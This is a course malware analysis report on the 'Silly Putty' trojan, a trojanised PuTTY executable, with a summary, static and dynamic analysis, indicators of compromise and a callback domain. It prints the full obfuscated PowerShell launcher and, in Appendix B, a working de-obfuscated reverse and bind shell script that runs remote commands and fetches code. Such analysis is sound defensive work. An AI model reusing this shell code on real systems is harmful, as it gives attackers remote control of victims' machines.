Malware Analysis Report

Silly Putty

Aug 2024 | Kristo Tony | v1.0

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Executive Summary


SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

Silly Putty is a trojan encountered while investigating malware samples during the PMAT analysis course. The program is a 32-bit PE executable written in C. The trojan consists of the original PuTTy.exe program file on the front end and deploys a payload on the back end to establish a remote connection to an external domain on the target machine. The program created no artefacts on the host during the program's detonation.

YARA signature rules are attached in Appendix A.

High-Level Technical Summary

The trojan consists of a payload written in Powershell and the PE executable of putty. On execution, the payload opens up a PowerShell command prompt which tries to set up a reverse shell to the server bonus2.corporatebonusapplication.local at port 8443. At the same time opening up the legitimate putty application.



Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe

The initial executable that runs the Powershell payload with the legitimate putty executable.

Powershell payload:

A Gzip and base64 encoded Powershell script that reaches out to the malicious domain and sets up a reverse shell.

```
Main payload - powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAE
SCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1
OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G
9kGsLJLscvdlVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3Ev
E6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfg
CVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKl
qdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2plmJC5kFRj+U
7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4Mg
KMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4
AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miB
nlrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdTh
gYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Toh
dcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh
33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPX
SSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZ
QbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuS
v1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFW
p5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Fig 1: Obfuscated Powershell Payload.

Static Analysis




Fig 2: Cutter output with basic details.

Dynamic Analysis




Fig 3: Process Tree from Procmon.




Fig 4: Executed Program.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators




Fig 5: WireShark Packet Capture of DNS requests made.




Fig 6: WireShark Packet Capture of TCP requests made.

Host-based Indicators

No host-based indicators were found.

Rules & Signatures

A full set of YARA rules is found attached to the report at
https://github.com/kairos-diem/Malware_analysis_reports

Appendices

A. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443

B. De-Obfuscated Payload

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @() |
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```